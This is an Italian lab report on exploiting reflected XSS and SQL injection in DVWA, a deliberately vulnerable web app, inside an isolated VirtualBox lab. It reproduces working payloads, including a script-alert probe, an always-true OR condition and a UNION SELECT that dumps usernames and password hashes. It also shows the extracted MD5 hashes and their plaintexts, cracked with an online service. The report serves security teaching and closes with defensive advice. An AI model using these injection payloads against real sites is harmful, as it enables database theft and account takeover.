

REPORT DI EXPLOIT

SFRUTTAMENTO DELLE VULNERABILITÀ XSS E SQL INJECTION SULLA DVWA

INTRODUZIONE

Obiettivo: Configurare il laboratorio virtuale per sfruttare con successo le vulnerabilità **XSS Reflected** e **SQL Injection (non blind)** sulla Damn Vulnerable Web Application (DVWA), ospitata sulla macchina Metasploitable.

1. CONFIGURAZIONE DEL LABORATORIO

Il laboratorio è composto da due macchine virtuali su VirtualBox, in comunicazione tra loro:

- Kali Linux — macchina attaccante (browser + BurpSuite)
- Metasploitable (IP: 192.168.1.101) — macchina bersaglio con DVWA

La comunicazione bidirezionale tra le macchine è stata verificata tramite il comando ping. Il livello di sicurezza della DVWA è stato impostato su LOW dalla pagina di configurazione.

2. SFRUTTAMENTO DELLA VULNERABILITÀ XSS REFLECTED

DESCRIZIONE

La vulnerabilità XSS (Cross-Site Scripting) di tipo Reflected si verifica quando un'applicazione web accetta input dall'utente e lo inserisce direttamente nella risposta HTML senza sanitizzarlo. Il browser interpreta il contenuto come codice JavaScript eseguibile invece che come testo.

PAYLOAD UTILIZZATO


```
<script>alert('XSS')</script>
```

PROCEDURA

- Navigare alla sezione XSS (Reflected) nella DVWA.
- Inserire il payload nel campo "What's your name?".
- Cliccare Submit.

RISULTATO

Il browser ha eseguito lo script, generando un popup con il testo "XSS" proveniente dall'host 192.168.1.101, confermando l'esecuzione del codice iniettato.



IMPATTO POTENZIALE

In uno scenario reale, un attaccante potrebbe sfruttare questa vulnerabilità per:

- Rubare i cookie di sessione di altri utenti tramite document.cookie
- Reindirizzare la vittima verso siti malevoli
- Effettuare keylogging per catturare credenziali inserite nella pagina

3. SFRUTTAMENTO DELLA VULNERABILITÀ SQL INJECTION

DESCRIZIONE

La vulnerabilità SQL Injection si verifica quando l'input dell'utente viene inserito direttamente in una query SQL senza essere validato o parametrizzato. Un attaccante può così manipolare la logica della query per estrarre dati arbitrari dal database.

La query vulnerabile eseguita dal server è del tipo:

```
SELECT * FROM users WHERE id = '$input';
```

TEST INIZIALE

Inserendo il valore "1" nel campo User ID, il server restituisce il primo utente del database:

A screenshot of a web form titled "User ID:". It features a text input field and a "Submit" button. Below the form, the output is displayed in red text: "ID: 1", "First name: admin", and "Surname: admin".


PAYLOAD 1 — DUMP DI TUTTI GLI UTENTI (CONDIZIONE SEMPRE VERA)

```
1' OR '1'='1
```

La query diventa:

```
SELECT * FROM users WHERE id = '1' OR '1'='1';
```

La condizione OR '1'='1' è sempre vera; quindi, il database restituisce tutti gli utenti indipendentemente dall'ID.



User ID:


```
ID: 1' OR '1'='1  
First name: admin  
Surname: admin  
  
ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown  
  
ID: 1' OR '1'='1  
First name: Hack  
Surname: Me  
  
ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso  
  
ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith
```

PAYLOAD 2 — ESTRAZIONE DELLE PASSWORD CON UNION

```
1' UNION SELECT user, password FROM users#
```

Il carattere # commenta il resto della query originale. La clausola UNION aggiunge una seconda query che estrae direttamente username e hash delle password dalla tabella users.

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

CRACKING DEGLI HASH MD5

Le password estratte sono in formato hash MD5. Utilizzando il servizio online CrackStation, è stato possibile risalire alle password in chiaro:

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7

I'm not a robot

This site is exceeding reCAPTCHA Enterprise free quota

reCAPTCHA

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
e99a18c428cb38d5f260853678922e03	md5	abc123
8d3533d75ae2c3966d7e0d4fcc69216b	md5	charley
0d107d09f5bbe40cade3de5c71e9e9b7	md5	letmein

Le password risultanti sono di tipo elementare (es. "password", "abc123", "charley", "letmein"), evidenziando una pessima politica di gestione delle credenziali sulla macchina bersaglio.

IMPATTO POTENZIALE

Tramite questa vulnerabilità un attaccante può:

- Estrarre l'intero contenuto del database
- Ottenere credenziali di accesso degli utenti
- Con hash deboli, risalire alle password in chiaro in pochi secondi

CONCLUSIONE

L'esercitazione ha dimostrato come due delle vulnerabilità più diffuse nel mondo del web, XSS e SQL Injection, siano sfruttabili in modo semplice quando l'applicazione non applica alcuna sanitizzazione dell'input.

La DVWA a livello di sicurezza LOW non implementa nessuna protezione: l'input viene inserito direttamente nell'HTML o nelle query SQL senza alcun controllo. Questo rende evidente quanto siano fondamentali pratiche come il prepared statements per il SQL e l'encoding dell'output per prevenire XSS.

Il fatto che password banali come "password" o "abc123" siano crackabili in pochi secondi ricorda inoltre quanto sia critica una buona politica sulle password, anche al di là delle vulnerabilità applicative.